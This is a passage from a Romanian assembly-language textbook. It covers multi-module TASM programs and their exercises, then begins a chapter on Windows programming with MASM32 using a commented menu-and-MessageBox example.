                                ;din şir, calculată în variabila sumaneg; fiind reprezentată
                                ;pe un cuvânt, această valoare se returnează în ax; putem să
                                ;folosim orice alt registru pentru întoarcerea rezultatului,
                                ;câtă vreme apelatorul funcţiei ştie de unde să ia rezultatul
pop dx
pop si                          ;restaurăm valoarea regiştrilor folosiţi de către funcţie
pop ds
pop cx
mov sp, bp                      ;refacem valoarea lui sp şi bp
pop bp
```

```
ret 6                    ;ieşire din funcţie cu scoaterea din stivă a 6 octeţi (este
                         ;vorba despre scoaterea din stivă a parametrilor transmişi:
                         ;un cuvânt reprezentând dimensiunea şirului de cuvinte dat
                         ;şi 4 octeţi reprezentând adresa de segment şi offset-ul
                         ;şirului)
CalculeazaSume endp
code ends
end
```

În continuare este descris modul în care se obţine executabilul, pornind de la cele două fişiere sursă scrise în limbaj de asamblare. Mai întâi are loc asamblarea separată a celor două module, urmată de link-editarea lor. Executabilul obţinut în urma link-editării va avea numele primului fişier scris ca şi argument al lui tlink.

```
tasm /zi m1.asm
tasm /zi m2.asm
tlink /v m1.obj m2.obj
```

în urma asamblării şi link-editării făcute cu succes, va rezulta executabilul numit m1.exe.

Probleme propuse

Să se scrie două module M1 şi M2 pentru rezolvarea fiecăreia din următoarele probleme, unde M1 este scris în unul din limbajele Turbo Pascal, C sau asamblare, iar M2 este scris în limbaj de asamblare.

1. Se citeşte un şir de numere întregi, reprezentate fiecare pe dimensiune un cuvânt. Să se afişeze valorile şirului în baza 16. M1 conţine definiţiile şi apelurile următoarelor rutine:
   - definiţia procedurii CitesteSir în care se citeşte numărul de elemente ale şirului şi şirul de numere
   - definiţia procedurii AfiseazaCaracter care primeşte ca parametru un caracter şi îl afişează pe ecran
   - apelul procedurii AfiseazaSir definită în modulul M2

Modulul M2 conţine definiţiile şi apelurile următoarelor rutine:
   - definiţia procedurii AfiseazaSir care primeşte ca parametri şirul de numere întregi şi dimensiunea acestuia şi afişează elementele şirului în baza 16 apelând pentru aceasta procedura AfiseazaCaracter

2. Se cere să se citească de la tastatură un şir de numere, date în baza 10. Modulul M1 va conţine definiţia procedurii CitesteSir care primeşte ca parametri, prin referinţă, şirul şi numărul de elemente, şi citeşte fiecare element din şir apelând pentru aceasta funcţia CitesteNumar definită în modulul M2.

3. Se cere să se citească numerele *a*, *b* şi *c* şi să se calculeze şi afişeze *a+b-c*. Modulul M1 va conţine:

- definiţia funcţiei CitesteIntreg care citeşte un întreg de la tastatură şi îl returnează
- apelul funcţiei Calculeaza definită în modulul M2

Modulul M2 va conţine:

- definiţia funcţiei Calculeaza care primeşte ca parametri întregii *a* şi *b*, citeşte întregul *c* apelând pentru aceasta funcţia CitesteIntreg definită în modulul M1 şi returnează valoarea expresiei.

4. Să se citească un număr *a* reprezentat pe 16 biţi, fără semn. Se cere să se afişeze reprezentarea în baza 10 a lui *a*, precum şi rezultatul permutărilor circulare ale cifrelor sale. Modulul M1 va conţine:

- definiţia procedurii AfiseazaPermutare care afişează şirul de caractere primit ca parametru
- apelul procedurii CalculeazaPermutari

Modulul M2 va conţine:

- definiţia procedurii CalculeazaPermutari care primeşte ca parametru numărul *a*, obţine conversia numărului ca şir de caractere şi, pentru afişarea fiecărei permutări circulare, apelează procedura AfiseazaPermutare

5. Se citesc trei şiruri de caractere. Să se afişeze cel mai lung prefix comun pentru fiecare din cele trei perechi de câte două şiruri ce se pot forma. Modulul M1 va conţine:

- definiţia procedurii AfiseazaSir care afişează şirul de caractere primit ca parametru
- apelul procedurii CalculeazaPrefix

Modulul M2 va conţine:

- definiţia procedurii CalculeazaPrefix care primeşte ca parametri cele trei şiruri de caractere, obţine prefixul maximal pentru fiecare pereche de şiruri şi o afişează, apelând pentru aceasta procedura AfiseazaSir

6. Să se afişeze pentru fiecare număr de la 32 la 126 valoarea numărului (în baza 10) şi caracterul cu acel cod ASCII. Modulul M1 conţine :

- definiţia funcţiei Conversie care primeşte ca parametru un număr întreg, face conversia numărului la şir de caractere şi returnează acest şir
- definiţia procedurii AfiseazaCaracter care primeşte un număr ca parametru şi afişează caracterul cu acel cod ASCII
- apelul procedurii Numarare

Modulul M2 conţine:

- definiţia procedurii Numarare care apelează funcţia Conversie, afişează şirul returnat şi apelează procedura AfiseazaCaracter pentru fiecare număr de la 32 la 126

7. Se citesc două şiruri de caractere *s1* şi *s2*. Să se obţină şi să se afişeze şirul caracterelor care se găsesc în *s1* şi nu se găsesc în *s2*. Modulul M1 conţine:

- definiţia procedurii Diferenta care primeşte ca parametri două şiruri de caractere, obţine şirul caracterelor care se găsesc în primul, dar nu şi în al doilea şir, şi afişează acest şir apelând pentru aceasta procedura AfisareSir
- apelul procedurii Citire

Modulul M2 conţine :

- definiţia procedurii Citire în care se citesc două şiruri de caractere şi se apelează procedura Diferenta
- definiţia procedurii AfisareSir care afişează şirul de caractere primit ca parametru

8. Se citesc două şiruri de caractere de la tastatură. Să se obţină şi să se afişeze şirul rezultat prin intercalarea celor două şiruri. Modulul M1 conţine:

- definiţia funcţiei CitesteSir care citeşte şi returnează un şir de caractere
- apelul funcţiei Intercalare şi afişarea rezultului acesteia

Modulul M2 conţine:

- definiţia funcţiei Intercalare care va întoarce şirul rezultat în urma intercalării a două şiruri pentru a căror citire se apelează funcţia CitesteSir

Exemplu de intercalare a două şiruri:

s1 = 'acedgbxf'
s2 = 'UFRNSSMTXC'
rezultat = 'aUcFeRdNgSbSxMfTXC'

9. Se citeşte de la tastatură un şir de caractere *s* şi un caracter *c*. Se apelează o funcţie care returnează prima poziţie din şir pe care apare caracterul *c*. Această poziţie va fi afişată. Modulul M1 conţine:

- definiţia funcţiei CitesteSir care care citeşte şi returnează un şir de caractere
- definiţia funcţiei CiteşteCaracter care citeşte şi returnează un caracter
- apelul funcţiei PrimaAparitie şi afişarea poziţiei întoarse de această funcţie

Modulul M2 conţine:

- definiţia funcţiei PrimaAparitie care citeşte un şir de caractere şi un caracter apelând în acest scop funcţiile CitesteSir, respectiv CitesteCaracter, şi returnează prima poziţie din şir pe care apare caracterul *c*.

10. Se citesc de la tastatură două numere întregi. Se apelează o funcţie care calculează şi returnează stringul obţinut prin concatenarea şirurilor de caractere corespunzătoare celor două numere. Acest şir va fi apoi afişat. Modulul M1 conţine:

- definiţia funcţiei Conversie care primeşte un întreg ca şi argument, face conversia acestui număr la şir de caractere şi returnează şirul rezultat
- apelul funcţiei Concatenare şi afişarea şirului returnat de această funcţie, folosind pentru aceasta procedura AfisareSir

Modulul M2 conţine:

- definiţia funcţiei Concatenare care primeşte ca şi parametri două numere întregi, le transformă în stringuri apelând pentru aceasta funcţia Conversie, le concatenează şi returnează şirul rezultat

- definiţia procedurii AfisareSir care primeşte un şir de caractere ca şi parametru şi îl afişează

11. Se apelează o funcţie care primeşte ca şi parametru un şir de caractere, citeşte un şir de caractere apelând pentru aceasta o funcţie de citire, face concatenarea celor două şiruri şi returnează şirul astfel obţinut. Acest şir va fi apoi afişat. Modulul M1 conţine:
- definiţia funcţiei CitesteSir care citeşte şi returnează un şir de caractere
- apelul funcţiei Concatenare şi afişarea şirului returnat de această funcţie, folosind pentru aceasta procedura AfisareSir

Modulul M2 conţine:
- definiţia funcţiei Concatenare care primeşte ca şi parametru un şir de caractere, citeşte un şir apelând pentru aceasta funcţia CiteşteSir, şi returnează şirul obţinut în urma concatenării celor două şiruri
- definiţia procedurii AfisareSir care primeşte un şir de caractere ca şi parametru şi îl afişează

12. Să se obţină şi să se afişeze configuraţia binară a unui număr întreg pozitiv citit de la tastatură. Modulul M1 conţine:
- apelul funcţiei Conversie şi afişarea şirului returnat

Modulul M2 conţine:
- definiţia funcţiei Conversie care primeşte ca şi parametru un număr întreg pozitiv şi returnează şirul de biţi din reprezentarea sa binară

13. Să se transforme caracterele unui şir citit de la tastatură astfel: literele mari se vor înlocui cu literele mici corespunzătoare, literele mici se vor înlocui cu caracterul '+' iar celelalte caractere vor rămâne aceleaşi. Modulul M1 conţine:
- definiţia funcţiei Numara care primeşte ca şi parametru un şir de caractere şi dimensiunea acestuia şi returnează numărul de caractere literale din şir
- apelul funcţiei Transformă, afişarea şirului transformat şi a numărului de caractere literale din şir

Modulul M2 conţine:
- definiţia funcţiei Transformă care primeşte ca parametru un şir de caractere transmis prin referinţă şi dimensiunea acestui şir, transformă şirul după metoda descrisă mai sus şi returnează numărul caracterelor literale din şir; pentru calculul acestui număr se apelează funcţia Numara

14. Se cere ordonarea a două şiruri de caractere, interclasarea acestora şi afişarea şirului rezultat. Modulul M1 conţine:
- definiţia procedurii Ordonare care primeşte ca şi parametru un şir de caractere transmis prin referinţă şi face ordonarea acestui şir
- apelul funcţiei Interclasare şi afişarea şirului de caractere întors ca rezultat de această funcţie

Modulul M2 conţine:

- definiţia funcţiei Interclasare care primeşte ca şi parametri două şiruri de caractere, le ordonează apelând în acest scop procedura Ordonare pentru fiecare şir, şi returnează rezultatul interclasării celor două şiruri ordonate.

15. Se citesc *n* caractere de la tastatură. Să se ordoneze crescător şi să se afişeze aceste caractere. Modulul M1 conţine:
- definiţia funcţiei AfiseazaCaracter care primeşte ca parametru un caracter pe care îl afişează
- apelul procedurii Ordoneaza

Modulul M2 conţine:
- definiţia procedurii Ordoneaza care primeşte ca parametru un număr întreg pozitiv (*n*), citeşte *n* caractere de la tastatură, obţine caracterele ordonate crescător, şi pentru afişarea fiecărui caracter apelează procedura AfiseazaCaracter

16. Se citeşte un şir de numere întregi reprezentate pe dimensiune un octet, interpretate cu semn. Să se modifice valoarea fiecărui element din şir astfel încât să conţină suma elementelor din şir până la el (inclusiv el). Să se afişeze noile valori ale şirului. Modulul M1 conţine:
- definiţia procedurii CitesteSir în care se citeşte numărul de elemente ale şirului şi şirul de numere
- definiţia procedurii AfiseazaSir care primeşte ca parametri un şir de numere întregi şi dimensiunea şirului şi afişează elementele şirului
- apelul procedurii CitesteSir
- apelul procedurii Insumeaza

Modulul M2 conţine:
- definiţia procedurii Insumeaza care primeşte ca parametri un şir de numere întregi şi dimensiunea şirului, modifică valoarea fiecărui element al şirului şi apelează procedura AfiseazaSir pentru tipărirea noilor valori ale şirului

Exemplu de modificare a elementelor şirului:
sir = (1, 2, 3, 4, 5) devine sir = (1, 3, 6, 10, 15)

17. Se dau două şiruri de numere întregi reprezentate pe dimensiune un octet, interpretate cu semn, fiecare de lungime *n* ($0 \leq n \leq 255$). Să se obţină un al treilea şir de lungime *n*, al cărui elemente sunt calculate ca suma elementelor de pe poziţiile pare, respectiv ca diferenţa elementelor de pe poziţiile impare din cele două şiruri date. Să se afişeze şirul rezultat. Modulul M1 conţine:
- definiţia procedurii CitesteSir în care se citeşte un şir de numere întregi, de lungime *n*
- definiţia procedurii AfişeazăSir care primeşte ca parametri un şir de numere întregi şi dimensiunea acestuia şi afişează şirul pe ecran
- apelul procedurii CalculeazaSir3
- apelul procedurii AfiseazaSir

Modulul M2 conţine:
- definiţia procedurii CalculeazaSir3 care primeşte ca parametri două şiruri de numere întregi şi dimensiunea acestora şi calculează elementele celui de-al treilea şir; al treilea şir se consideră parametru transmis prin referinţă

18. Se dă un şir de numere întregi cu valori cuprinse între 32 şi 122. Să se obţină un şir de caractere astfel încât caracterul de pe o anumită poziţie are codul ASCII reprezentat de elementul din şirul de numere de pe aceeaşi poziţie. Să se afişeze şirul de caractere rezultat. Modulul M1 conţine:

- definiţia procedurii SirNou în care se citeşte dimensiunea unui nou şir şi tabloul de numere întregi
- apelul funcţiei Transformă şi afişarea rezultatului întors de această funcţie

Modulul M2 conţine:

- definiţia funcţiei Transforma în care se citeşte un şir de numere întregi apelând procedura SirNou şi obţine şirul de caractere cerut de problemă, pe care îl întoarce ca rezultat

19. Se citeşte de la tastatură un şir de caractere. Să se afişeze numărul caracterelor din şir care reprezintă cifre şi numărul caracterelor majuscule. Să se înlocuiască fiecare caracter care nu este alfanumeric (literă sau cifră) cu caracterul 'X' şi să se afişeze şirul rezultat. Modulul M1 conţine:

- definiţia procedurii TiparNr care afişează numărul întreg primit ca parametru
- apelul funcţiei PrelucreazaSir şi afişarea rezultatului întors de această funcţie

Modulul M2 conţine:

- definiţia funcţiei PrelucreazaSir care primeşte un şir de caractere ca parametru, numără caracterele numerice şi cele majuscule din şir, apelează procedura TiparNr pentru afişarea fiecărui număr obţinut, modifică şirul şi returnează şirul de caractere obţinut în urma modificărilor

20. Se citeşte un şir de caractere *s* şi un număr întreg pozitiv *n* (reprezentat pe dimensiune un octet). Să se împartă şirul de caractere *s* în subşiruri de câte *n* caractere. Ultimul subşir poate să conţină mai puţin de *n* caractere. Să se afişeze fiecare subşir rezultat, menţionând şi al câtelea subşir e din şirul iniţial. Modulul M1 conţine:

- definiţia procedurii Afisare care primeşte ca parametru un număr întreg şi un şir de caractere şi le afişează
- apelul procedurii ImparteSir


Modulul M2 conţine:


- definiţia procedurii ImparteSir care primeşte ca parametri un şir de caractere şi un număr întreg, împarte şirul în subşiruri de caractere şi apelează procedura Afisare pentru tipărirea fiecărui subşir obţinut

CAPITOLUL 9

PROGRAMARE ÎN LIMBAJ DE ASAMBLARE SUB WINDOWS

Exemplul 9.1: Să se creeze o fereastră cu următorul meniu: Afisare Despre. În Afisare avem submeniul: AfisNrStg (prin a cărui selectare se va afişa într-un *MessageBox* de câte ori s-a apăsat butonul din stânga al mouse-ului în fereastră) şi AfisNrDr (prin a cărui selectare se va afişa într-un *MessageBox* de câte ori s-a apăsat butonul din dreapta al mouse-ului în fereastră). În Despre avem submeniul: Despre (afişează un *Message Box* cu textul *"Despre noi..."*) şi Exit (închide fereastra aplicaţiei).





Meniurile reprezintă o componentă importantă a unei ferestre. Un meniu este format dintr-o listă de servicii pe care programul le oferă utilizatorului. Meniurile reprezintă un fel de resurse (la fel ca şi ferestrele de dialog, icon-urile, bitmap-urile, tabelele de stringuri etc). Aceste resurse sunt descrise în fişiere separate (numite *fişiere resursă*) care au extensia .rc. În faza de link-editare va avea loc combinarea acestor fişiere sursă cu codul sursă al programului. Se va obţine astfel un program executabil care va conţine atât instrucţiunile cât şi resursele.

O resursă meniu este descrisă astfel:

```
MeniulMeu MENU
{
        [conţinutul meniului]
}
```

sau

```
MeniulMeu MENU
BEGIN
        [conţinutul meniului]
END
```

Un meniu poate fi format din componente simple (MENUITEM) sau submeniuri (POPUP). Sintaxa folosirii unei componente de tip MENUITEM este următoarea:

```
MENUITEM "&text", ID [,options]
```

Cuvântul cheie MENUITEM este urmat de textul care va apărea în meniu. Caracterul '&'(ampersand) care precede textul are ca şi efect sublinierea primului caracter din text şi crearea unui shortcut pentru a accesa această componentă a meniului. Urmează apoi identificatorul acestei componente (ID). Acesta va fi folosit pentru identificarea componentei meniului în mesajul trimis procedurii care procesează mesajele (WndProc). Acest lucru înseamnă că identificatorul unei componente trebuie să fie unic. Prezenţa opţiunilor care urmează ID-ului nu este obligatorie.

O componentă de tip POPUP are următoarea sintaxă:

```
POPUP "&text" [,options]
{
        [conţinutul submeniului]
}
```

O componentă de tip POPUP va deschide o altă listă de componente ale meniului (un submeniu) atunci când va fi selectată. Aceste componente, la rândul lor, pot fi de tipul MENUITEM sau POPUP.

În continuare este descris fişierul resursă care conţine meniul pe care îl dorim în fereastra aplicaţiei noastre.

ex1.rc

```
#define IDM_stg          1          ;definirea identificatorilor componentelor meniului
#define IDM_dr           2
#define IDM_despre       3
#define IDM_exit         4

MeniulMeu  MENU                     ;declararea meniului folosind cuvântul cheie MENU
BEGIN
   POPUP "Afisare"                  ;definirea submeniului Afisare care va avea două
   {                                ;componente
      MENUITEM  "AfisNrStg", IDM_stg ;cele două componente ale submeniului Afisare
      MENUITEM  "AfisNrDr", IDM_dr
   }
   POPUP "Despre"                   ;definirea submeniului Despre care va avea două
   {                                ;componente
      MENUITEM  "Despre", IDM_despre ;cele două componente ale submeniului Despre
      MENUITEM  "Exit", IDM_exit
   }
END
```

Vom vedea în cele ce urmează modalitatea în care ne vom referi la meniul creat din interiorul programului nostru.

Câmpul lpszMenuName al structurii WNDCLASSSEX trebuie să conţină identificatorul meniului ferestrei create. Numele meniului creat de noi fiind MeniulMeu, vom face legătura între fereastră şi meniu astfel:

```
mov wc.lpszMenuName, offset MenuName
```

unde variabila MenuName a fost declarată în segmentul de date astfel:

```
MenuName db "MeniulMeu"
```

Atunci când utilizatorul selectează o componentă a meniului, procedura care procesează mesajele primite de către fereastră (WndProc) va primi un mesaj de tip WM_COMMAND. Parametrul wParam va conţine identificatorul componentei selectate din meniu.

În continuare este descris codul sursă al aplicaţiei.

Ex1. asm

```
.386                        ;prezenţa acestei directive anunţă asamblorul să folosească
                            ;setul de instrucţiuni 386.
model flat, stdcall         ;specificarea modelului de memorie al programului

option casemap :none

include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
```

;fişierele care trebuie incluse pentru programele Windows:

- windows.inc conţine declaraţiile pentru constantele şi definiţiile Win32API;
- kernel32.inc conţine funcţiile GetModuleHandle şi ExitProcess;
- user32.inc conţine funcţiile LoadIcon, LoadCursor, RegisterClassEx, CreateWindowEx, ShowWindow, UpdateWindow, GetMessage, TranslateMessage, DispatchMessage, PostQuitMessage, MessageBox, DestroyWindow, DefWindowProc

```
includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib
```

;bibliotecile de care funcţiile au nevoie pentru a putea fi folosite sunt de asemenea incluse.

```
.const                          ;secţiunea variabilelor iniţializate a căror valoare nu se va
                                ;schimba
IDM_stg         equ 1
IDM_dr          equ 2
IDM_despre      equ 3
IDM_exit        equ 4
```

;sectiunea .const conţine identificatorii componentelor meniului, pentru a fi folosiţi de către ;procedura care procesează mesajele primite (WndProc). Aceste valori pentru identificatori ;trebuie să coincidă cu cele definite în fişierul resursă.

```
.data                           ;secţiunea variabilelor iniţializate
ClassName db "WinClass",0       ;numele clasei fereastră
AppName db "Exemplul 1",0       ;numele ferestrei
stgClick dw 0                   ;variabile care contorizează de câte ori s-a apăsat butonul
drClick dw 0                    ;din stânga al mouse-ului, respectiv din dreapta, în fereastra
                                ;aplicaţiei
stg db 6 dup (0)                ;variabile care vor conţine şirul cifrelor numărului
dr db 6 dup (0)                 ;stgClick, respectiv drClick
```

;acestea au fiecare o dimensiune de 6 octeţi deoarece stgClick şi drClick sunt cuvinte (fără ;semn) şi cel mai mare număr care poate fi conţinut de ele este 65535, deci pot să aibă maxim 5 ;cifre, fiind nevoie de încă un octet pentru a marca sfârşitul şirului; datorită iniţializării acestor ;octeţi cu valoarea 0, pe ultima poziţie a şirului obţinut va fi întotdeauna caracterul cu codul ;ASCII 0, necesar afişării acestui string în interiorul unui *MessageBox*

```
mStg db 'Numarul de clici stangi: ',0   ;titlul MessageBox-ului care va afişa stgClick
mDr db 'Numarul clici drepti: ',0       ;titlul MessageBox-ului care va afişa drClick
despre db "Despre noi...",0             ;mesaj afişat în MessageBox-ul care va apărea la
                                        ;selectarea componentei Despre a meniului
MenuName db "MeniulMeu"                 ;numele meniului creat de noi, folosit pentru a se
                                        ;face legătura între acest program şi meniul descris
                                        ;în fişierul resursă
zece dw 10                              ;variabilă folosită la transformarea unui număr în şir
                                        ;de caractere prin împărţiri succesive la 10

.data?                                  ;secţiunea variabilelor neiniţializate
hInstance HINSTANCE ?                   ;identificatorul instanţei programului
hwnd HWND ?                             ;identificatorul ferestrei

.code
Conversie proc                          ;procedura de conversie care transformă numărul din ax în
                                        ;şir de caractere şi îl stochează la adresa [edi]
```

```
        mov esi, 0              ;registru folosit pentru numărarea cifrelor numărului fără
                                ;semn din ax
        repeta1:                ;buclă ce conţine împărţirile succesive la 10 pentru
                                ;determinarea cifrelor numărului
                mov dx, 0       ;extensia fără semn a lui ax la dublucuvântul dx:ax, pentru
                                ;a ne asigura că rezultatul împărţirii (câtul) va încăpea în ax
                div zece        ;împărţirea lui dx:ax la 10
                push dx         ;salvarea în stivă a restului obţinut (restul conţine o cifră
                                ;zecimală)
                inc esi         ;valoarea lui esi creşte cu 1 pentru că am mai determinat o
                                ;cifră zecimală
                cmp ax, 0       ;seria împărţirilor succesive la 10 se încheie în momentul în
        jne repeta1             ;care am obţinut un cât egal cu zero
                                ;deoarece am obţinut cifrele în ordine inversă, prin punerea
                                ;lor în stivă şi scoaterea ulterioară vom obţine ordinea lor
                                ;corectă
        repeta2:
                pop ax          ;scoatem din stivă o cifră în ax (care încape de fapt în al)
                add al, '0'     ;adunăm la această cifră codul ASCII al caracterului '0'
                                ;pentru a obţine caracterul corespunzător cifrei respective
                mov byte ptr [edi], al      ;stocăm caracterul astfel obţinut la adresa [edi]
                inc edi         ;ne deplasăm la următorul octet în şirul destinaţie prin
                                ;creşterea valorii lui edi cu 1
                dec esi         ;numărul cifrelor care mai trebuie scoase din stivă scade cu
                                ;1
                cmp esi, 0      ;bucla se termină când am scos toate cifrele din stivă, adică
        jne repeta2             ;atunci când valoarea lui esi este egală cu zero
ret                             ;ieşirea din procedură
Conversie endp

WinMain proc hInst:HINSTANCE, hPrevInst:HINSTANCE, CmdLine:LPSTR,
CmdShow:DWORD
local wc:WNDCLASSEX             ;clasa fereastră pe care o creăm. O astfel de clasă reprezintă
                                ;schema specificaţiilor pentru o fereastră (window),
                                ;definind caracteristici importante pentru aceasta.
local msg:MSG                   ;va conţine mesajele pe care bucla de mesaje le captează
local hmenu:HWND                ;conţine identificatorul ferestrei

mov wc.cbSize, SIZEOF WNDCLASSEX     ;mărimea în octeţi a structurii WNDCALSSEX
mov wc.style, CS_HREDRAW or CS_VREDRAW  ;stilul ferestrei create din această clasă; aici
                                ;sunt combinate 2 stiluri folosind operatorul "or".
mov wc.lpfnWndProc, offset WndProc  ;adresa procedurii responsabile de fereastra creată
```

```
mov wc.cbClsExtra, NULL          ;numărul de octeţi suplimentari alocaţi după structura clasei
                                 ;ferestrei
mov wc.cbWndExtra, NULL          ;numărul de octeţi suplimentari alocaţi după instanţa
                                 ;ferestrei
push hInstance                   ;identificatorul instanţei programului
pop wc.hInstance
mov wc.hbrBackground, COLOR_WINDOW+1   ;culoarea de fond a ferestrei create
mov wc.lpszMenuName, offset MenuName   ;identificator meniului ferestrei create
mov wc.lpszClassName, offset ClassName ;numele clasei fereastră
invoke LoadIcon, NULL, IDI_APPLICATION ;funcţia obţine în eax identificatorul icon-
                                       ;ului ferestrei
mov wc.hIcon, eax
mov wc.hIconSm, 0                      ;identificatorul unui icon mic, asociat cu
                                       ;clasa fereastră
invoke LoadCursor, NULL, IDC_ARROW     ;funcţia obţine în eax identificatorul
                                       ;cursorului ferestrei
mov wc.hCursor, eax
invoke RegisterClassEx, addr wc        ;înregistrarea clasei ferestrei

invoke CreateWindowEx, 0, addr ClassName, addr AppName,
WS_OVERLAPPEDWINDOW or WS_VISIBLE, CW_USEDEFAULT,
CW_USEDEFAULT, 300, 200, NULL, NULL, hInst, NULL
;crearea efectivă a ferestrei este realizată prin apelul funcţiei CreateWindowEx; parametrii
;acestei funcţii specifică modul de creare a ferestrei; identificatorul ferestrei va fi returnat în eax
;şi reţinut în variabila hwnd

mov hwnd, eax
invoke ShowWindow, hwnd, SW_SHOWNORMAL
;fereastra astfel creată nu va fi afişată pe ecran decât după apelul funcţiei ShowWindow, care
;primeşte ca şi argumente identificatorul ferestrei şi modul de afişare.

INVOKE UpdateWindow, hwnd        ;funcţia UpdateWindow actualizează zona ferestrei
                                 ;specificate prin identificatorul hwnd
.while TRUE
        invoke GetMessage, addr msg, NULL, 0, 0
        .break .if (!eax)
        invoke TranslateMessage, addr msg
        invoke DispatchMessage, addr msg
.endw
;aceasta este bucla de mesaje care verifică în mod continuu mesajele primite din partea
;sistemului de operare apelând funcţia GetMessage. Apoi, TranslateMessage va transforma
;intrările de la tastatură în noi mesaje pe care le pune în coada de mesaje. DispatchMessage
;trimite mesajele procedurii WndProc, unde sunt procesate.
```

```
mov eax, msg.wParam     ;funcţia returnează valoarea msg.wParam, sau 0 dacă nu s-a intrat
                        ;în bucla de mesaje
ret                     ;revenire din funcţie
WinMain endp

WndProc proc hWnd:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
;în această funcţie sunt procesate mesajele.

mov  eax,uMsg                       ;uMsg conţine identificatorul mesajului care
                                    ;urmează a fi procesat
.iF eax==WM_DESTROY                 ;mesaj trimis după ce fereastra aplicaţiei a fost
                                    ;închisă (a fost ştearsă de pe ecran)
      invoke PostQuitMessage,NULL   ;această funcţie pune un mesaj WM_QUIT în coada
                                    ;de mesaje a aplicaţiei, anunţând terminarea
                                    ;aplicaţiei; atunci când va primi mesajul
                                    ;WM_QUIT, aplicaţia va ieşi din bucla de mesaje
.ELSEIF eax==WM_COMMAND             ;mesaj trimis dacă utilizatorul a selectat o
                                    ;componentă a meniului; putem identifica
                                    ;componenta selectată prin intermediul valorii
                                    ;parametrului wParam
      mov eax,wParam
      .IF ax==IDM_stg               ;dacă a fost selectată componenta IDM_stg, atunci
                                    ;pe ecran va apare un MessageBox care va afişa de
                                    ;câte ori s-a apăsat butonul din stânga al mouse-ului
                                    ;în fereastra aplicaţiei
            mov ax, stgClick        ;în ax se pune valoarea variabilei care conţine acest
                                    ;număr (stgClick), în vederea apelului funcţiei
                                    ;Conversie care face conversia numărului din ax
            mov edi, offset stg     ;în edi se pune adresa de început a şirului unde
                                    ;funcţia Conversie va stoca caracterele
                                    ;corespunzătoare cifrelor numărului din ax
            call Conversie          ;apelul funcţiei Conversie
            invoke MessageBox, NULL, addr stg, addr mStg, MB_OK
                                    ;apelul funcţiei care face afişarea MessageBox-ului
                                    ;având ca şi cu titlu stringul mStg şi ca şi conţinut
                                    ;stringul stg (stringul rezultat în urma conversiei
                                    ;numărului stgClick)
            .ELSEIF ax==IDM_dr      ;dacă a fost selectată componenta IDM_dr, se
                                    ;procedează similar, diferă doar conţinutul afişat
                  mov ax, drClick
                  mov edi, offset dr
                  call Conversie
                  invoke MessageBox, NULL, addr dr, addr mDr, MB_OK
```


```
                .ELSEIF ax==IDM_despre
                                ;dacă a fost selectată componenta IDM_despre, se
                                ;va afişa un MessageBox având ca şi titlu şi
                                ;conţinut stringul despre
                        invoke MessageBox, NULL, addr despre, addr despre, MB_OK
                        .ELSEIF ax==IDM_exit
                                ;dacă a fost selectată componenta IDM_exit, atunci
                                ;are loc închiderea ferestrei aplicaţiei
                                invoke DestroyWindow,hwnd
        .ENDIF
.ELSEIF eax==WM_LBUTTONDOWN     ;dacă mesajul primit indică apăsarea butonului din
                                ;stânga al mouse-ului
        inc stgClick            ;atunci se incrementează variabila stgClick
.ELSEIF eax==WM_RBUTTONDOWN     ;dacă mesajul primit indică apăsarea butonului din
                                ;dreapta al mouse-ului
        inc drClickl            ;atunci se incrementează variabila drClick
.ELSE
        invoke DefWindowProc,hWnd,uMsg,wParam,lParam
                                ;această funcţie apelează procedura implicită de
                                ;procesare a mesajelor pentru toate mesajele pe care
                                ;aplicaţia nu le procesează
        ret
.ENDIF
xor     eax,eax                 ;valoarea returnată de către funcţie
ret
WndProc endp

start:
        invoke GetModuleHandle, NULL        ;la începutul segmentului de cod, se obţine
                                            ;în eax identificatorul instanţei programului
                                            ;prin apelul funcţiei GetModuleHandle.
        mov hInstance, eax                  ;variabila hInstance se iniţializează cu
                                            identificatorul returnat de către funcţia
                                            GetModuleHandle
        invoke WinMain, hInstance, NULL, NULL, 0    ;apelul funcţiei WinMain
        invoke ExitProcess, eax             ;terminarea aplicaţiei
end start
```

Pentru asamblarea şi link-editarea fişierelor sursă vom introduce următoarele comenzi:

```
\masm32\bin\ml /c /coff ex1.asm
        ;asamblarea fişierului sursă ex1.asm, în urma căreia va rezulta fişierul ex1.obj
\masm32\bin\rc ex1.rc
```

```
\masm32\bin\link /SUBSYSTEM:WINDOWS ex1.obj ex1.res
        ;link-editarea în urma căreia va rezulta executabilul ex1.exe
```

